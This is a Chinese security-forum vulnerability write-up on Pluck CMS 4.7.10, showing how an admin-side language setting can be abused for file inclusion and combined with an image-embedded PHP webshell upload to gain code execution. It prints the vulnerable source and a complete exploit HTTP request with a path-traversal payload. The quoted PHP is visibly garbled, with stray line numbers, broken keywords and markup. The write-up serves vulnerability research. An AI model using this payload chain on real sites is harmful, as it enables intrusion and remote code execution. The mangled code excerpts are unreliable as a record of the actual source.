▼ 先知社区 登录

Pluck CMS 4.7.10 后台 文件包含+文件上传导致getshell代码分析

p0l4rB / 2019-10-18 09:32:05 / 浏览数 8210

0x01 漏洞描述

影响版本: Pluck CMS Pluck CMS <=4.7.10

官网地址: http://www.pluck-cms.org/?file=home 源码下载:https://github.com/pluck-cms/pluck/releases

0x02漏洞分析

目前最新版本为4.7.10,个人测试github上最旧的4.7.2版本仍然存在该漏洞,框架本身语言选择模块数据注入导致的文件包含漏洞,官方更新版本并没有对这部分代码进行修改,可以认为是全版本通用的。该漏洞是在复现"我怎么这么帅"在先知发表的《Pluck CMS 4.7.10远程代码执行漏洞分析》之余审计其他代码发现的,在此致谢。

v4.7.1分析

从入口文件admin.php查看:

```
//Page:Options:Language

case 'language':

$titelkop = $lang['language']['title'];

include_once ('data/inc/header.php');

include_once ('data/inc/language.php');

break;
```

查看language.php,满足指定的文件存在,并传入的cont1参数和原本设置的\$langpref参数不等,进入save_language(\$cont1)。

```
//Check if chosen language is valid, and then save data.

if (isset($_POST['save'], $cont1) && $cont1 != '0' && file_exists( filename: 'data/inc/lang/'.$cont1) && $cont1 != $langpref) {
    save_language($cont1);

    //Redirect user.
    show_error($lang['language']['saved'], level: 3);
    redirect(url: '?action=options', time: 2);
    include_once ('data/inc/footer.php');
    exit;

}
```

调用save_file方法。

```
function save_language($language) {
    save_file( file: 'data/settings/langpref.php', array('langpref' => $language), chmod: FALSE);
}
```

```
function save_file($file, $content, $chmod = 0777) {
              $data = fopen($file, mode: 'w');
169
              //If it's an array, we have to create the structure.
              if (is array($content) && !empty($content)) {
                  $final_content = '<?php'."\n";</pre>
                  foreach ($content as $var => $value) {
173
                      $final_content .= '$'.$var.' = \''.$value.'\';'."\n";
174
175
                  $final_content .= '?>';
176
177
                  fputs($data, $final_content);
178
179
181
              else
                  fputs($data, $content);
              fclose($data);
184
              if ($chmod != FALSE)
                  chmod($file, $chmod);
186
```

至此,langpref的值变成可控值,这个值对应的文件,用于控制网站的语言选择,会自动被全局php文件包含。可以包含上传功能点上传的图种文件解析其中的一句话导致getshell。文件上传功能点使用白名单,但是没有进行重命名,所以路径可以简单猜解。


```
$\text{?php}
$langpref = '../../images/wphp.jpg';
?>
```

0x03 漏洞复现

文件上传一个可以写一句话木马的php图种。



















管理图片

这里你可以上载你的图片,以供日后加入网页中。图片支援 JPG, PNG en GII



已上载的图片

先知社区

POST /pluck-4.7.10-dev1/admin.php?action=language HTTP/1.1 Host: 127.0.0.1:83 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://127.0.0.1:83/pluck-4.7.10-dev1/admin.php?action=language Cookie: LQUKaS_admin_username=admin; Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1570503836; PHPSESSID=15le4b86vfuv1p9lnak8sskdp7 Connection: close Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 47 cont1=../../../wphp.jpg&save=%E5%82%A8%E5%AD%98




上述参数保存于php文件:


\data\settings\langpref.php

```
$\text{?php}
$langpref = '../../images/wphp.jpg';
?>
```

由于该参数是网站语言控制的php文件,访问任意网页,包含langpref对应的文件。



访问生成的php一句话木马。



关注 | 2 点击收藏 | 3

上一篇: 利用MsWord静默宏进行权限维持

下一篇: 【漏洞预警】泛微e-cology ...

3条回复



为啥4.7.3版本language=../../wphp.jpg写不到langpref.php里面去?

心 0 回复Ta



请问师傅知道这种cms, cnvd给证书吗, 需要10个案例吗

心 0 回复Ta



@adda****之前有事,今天才看到非常抱歉。 我测试了4.7.3,也是可以写入。如果是无法写入的话,猜测可能的问题是这个参数写入的条件是写入文件必须在是存在的(这个在上文中提到),我测试的数据包的那个图种是放在根目录下的。你可以检测一下你的/images/wphp.jpg文件是否存在,并将值改为../../../images/wphp.jpg。

△ 0 回复Ta

登录 后跟帖

RSS | 关于社区 | 友情链接 | 社区小黑板 | 举报中心 | 我要投诉